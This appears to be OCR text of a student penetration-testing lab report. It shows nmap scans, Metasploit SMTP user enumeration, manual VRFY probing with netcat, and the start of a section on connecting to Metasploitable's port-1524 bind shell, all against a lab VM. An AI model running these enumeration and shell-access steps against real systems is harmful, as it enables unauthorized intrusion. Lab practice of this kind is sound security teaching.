
Metaspoilt framework


Step 6: In the msfconsole itself give the command use auxiliary/scanner/smtp/smtp_enum


Step 7: Enter the command the show options.


Step 8: Next we must set the rhosts so enter the command as set rhosts 192.168.56.101


Step 9: Enter the command exploit





kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
Host is up (0.00012s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open shell Netkit rshd
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.69 seconds
(root@kali)-[/home/kali]
nmap -p 25 192.168.56.101
Starting Nmap 7.93 (https://nmap.org) at 2023-03-20 09:32 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00072s latency).
PORT STATE SERVICE
25/tcp open smtp
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 13.39 seconds
Type here to search
28°C Partly sunny
ENG
07:10 PM
20-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
(root@kali)-[/home/kali]
msfconsole
I love shells --egypt
=[metasploit v6.2.26-dev]
+ -- --=[2264 exploits - 1189 auxiliary - 404 post]
+ -- --=[951 payloads - 45 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: You can upgrade a shell to a Meterpreter session on many platforms using sessions -u <session_id>
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search smtp
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/smtp/apache_james_exec 2015-10-01 normal Yes Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write
1 auxiliary/server/capture/smtp normal No Authentication Capture: SMTP
2 auxiliary/scanner/http/gavazzi_em_login_loot normal No Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database
3 exploit/unix/smtp/clamav_milter_blackhole 2007-08-24 excellent No ClamAV Milter Blackhole-Mode Remote Code Execution
4 exploit/windows/browser/communicrypt_mail_activex 2010-05-19 great No CommuniCrypt Mail 1.16 SMTP ActiveX Stack Buffer Overflow
5 exploit/linux/smtp/exim_gethostbyname_bof 2015-01-27 great Yes Exim GHOST (glibc gethostbyname) Buffer Overflow
6 exploit/linux/smtp/exim4_dovecot_exec 2013-05-03 excellent No Exim and Dovecot Insecure Configuration Command Injection
7 exploit/unix/smtp/exim4_string_format 2010-12-07 excellent No Exim4 string_format Function Heap Buffer Overflow
8 auxiliary/client/smtp/emailer normal No Generic Emailer (SMTP)
9 exploit/linux/smtp/haraka 2017-01-26 excellent Yes Haraka SMTP Command Injection
10 exploit/windows/http/mdaemon_worldclient_form2raw 2003-12-29 great Yes MDaemon WorldClient form2raw.cgi Stack Buffer Overflow
11 exploit/windows/smtp/ms03_046_exchange2000_xexch50 2003-10-15 good Yes MS03-046 Exchange 2000 XEXCH50 Heap Overflow
12 exploit/windows/ssl/ms04_011_pct 2004-04-13 average No MS04-011 Microsoft Private Communications Transport Overflow
13 auxiliary/dos/windows/smtp/ms06_019_exchange 2004-11-12 normal No MS06-019 Exchange MODPROP Heap Overflow
14 exploit/windows/smtp/mercury_cram_md5 2007-08-18 great No Mercury Mail SMTP AUTH CRAM-MD5 Buffer Overflow
15 exploit/unix/smtp/morris_sendmail_debug 1988-11-02 average Yes Morris Worm sendmail Debug Mode Shell Escape
16 exploit/windows/smtp/n5tar_smtp_bof 2011-10-31 normal Yes N5Star Communicator 3.00 MiniSMTP Buffer Overflow
17 exploit/unix/smtp/opensmtpd_mail_from_rce 2020-01-28 excellent Yes OpenSMTPD MAIL FROM Remote Code Execution
18 exploit/unix/local/opensmtpd_oob_read_lpe 2020-02-24 average Yes OpenSMTPD OOB Read Local Privilege Escalation
19 exploit/windows/browser/oracle_dc_submittoexpress 2009-08-28 normal No Oracle Document Capture 10g ActiveX Control Buffer Overflow
20 exploit/unix/smtp/qmail_bash_env_exec 2014-09-24 normal No Qmail SMTP Bash Environment Variable Injection (Shellshock)
21 auxiliary/scanner/smtp/smtp_version normal No SMTP Banner Grabber
22 auxiliary/scanner/smtp/smtp_ntlm_domain normal No SMTP NTLM Domain Extraction
Type here to search
28°C Partly sunny
ENG
07:11 PM
20-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
24 auxiliary/fuzzers/smtp/smtp_fuzzer normal No SMTP Simple Fuzzer
25 auxiliary/scanner/smtp/smtp_enum normal No SMTP User Enumeration Utility
26 auxiliary/dos/smtp/sendmail_prescan 2003-09-17 normal No Sendmail SMTP Address prescan Memory Corruption
27 exploit/windows/smtp/wmailserver 2005-07-11 average No SoftiaCom WMailserver 1.0 Buffer Overflow
28 exploit/unix/webapp/squirrelmail_pgp_plugin 2007-07-09 manual No SquirrelMail PGP Plugin Command Execution (SMTP)
29 exploit/windows/smtp/sysgauge_client_bof 2017-02-28 normal No SysGauge SMTP Validation Buffer Overflow
30 exploit/windows/smtp/mailcarrier_smtp_ehlo 2004-10-26 good Yes TABS MailCarrier v2.51 SMTP EHLO Overflow
31 auxiliary/vsploit/pii/email_pii normal No VSploit Email PII
32 exploit/windows/email/ms07_017_ani_loadimage_chunksize 2007-03-28 great No Windows ANI LoadAniIcon() Chunk Size Stack Buffer Overflow (SMTP)
33 post/windows/gather/credentials/outlook normal No Windows Gather Microsoft Outlook Saved Password Extraction
34 auxiliary/scanner/http/wp_easy_wp_smtp 2020-12-06 normal No WordPress Easy WP SMTP Password Reset
35 exploit/windows/smtp/ypops_overflow1 2004-09-27 average Yes YPOPS 0.6 Buffer Overflow
Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/smtp/ypops_overflow1
msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
UNIXONLY true yes Skip Microsoft bannered servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes The file that contains a list of probable users accounts.
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name Current Setting Required Description
RHOSTS 192.168.56.101 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
UNIXONLY true yes Skip Microsoft bannered servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes The file that contains a list of probable users accounts.
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.56.101:25 - 192.168.56.101:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
^C[*] 192.168.56.101:25 - Caught interrupt from the console...
Type here to search
28°C Partly sunny
ENG
07:11 PM
20-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo -s
[sudo] password for kali:
(root㉿kali)-[/home/kali]
nc 192.168.56.101 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY mysql
252 2.0.0 mysql
VRFY daemon
252 2.0.0 daemon
VRFY postgres
252 2.0.0 postgres
Type here to search
28°C Partly sunny
ENG
07:11 PM
20-03-2023

4c) Exploiting Metasploit using Blind shell



'ifconfig' is used to find the IP address of the machine.

'nbtscan' is a command-line tool used to scan networks for NetBIOS name information. It can be used to identify Windows machines on a network, as well as gather information such as hostnames, MAC addresses, and workgroups.

The **'nmap -sV 192.168.56.101'** command is an example of using the Nmap security scanner tool to perform a version detection scan on the IP address **192.168.56.101**.

- **nmap**: This is the command to invoke the Nmap security scanner.
- **-sV**: This option instructs Nmap to perform version detection on any open ports found on the target system.
- **192.168.56.101**: This is the IP address of the target system that Nmap will scan.

When you run this command, Nmap will attempt to discover any open ports on the target system and identify the services running on those ports by performing a version detection scan.

The **nmap -p 1524 192.168.56.101** command is an example of using the Nmap security scanner tool to perform a port scan on the IP address **192.168.56.101**, specifically checking for the presence of an open port with port number 1524.

- **nmap**: This is the command to invoke the Nmap security scanner.
- **-p 1524**: This option instructs Nmap to scan only port 1524 on the target system.
- **192.168.56.101**: This is the IP address of the target system that Nmap will scan.

When you run this command, Nmap will attempt to discover whether the port number 1524 is open on the target system. If the port is open, Nmap will report it as an open port, along with any additional information about the service running on that port. This type of scan is useful for determining which ports are open on a system and can help in identifying potential vulnerabilities or weaknesses that may exist.

- **nc**: This is the command to invoke the **nc** (short for netcat) tool.
- **192.168.56.101**: This is the IP address of the target system to which you want to connect.

When you run this command, **nc** will attempt to establish a connection to the target system. If the connection is successful, **nc** will open a command-line interface where you can send and receive data to and from the remote system.

- **uname**: This is the command to invoke the **uname** tool.
- **-a**: This option instructs **uname** to display all available information about the system

When you run this command, uname will output a series of system information, including:


- Linux: This is the kernel name of the system.
- hostname: This is the name of the system.
- x86_64: This is the machine hardware name.
- GNU/Linux: This is the operating system name.

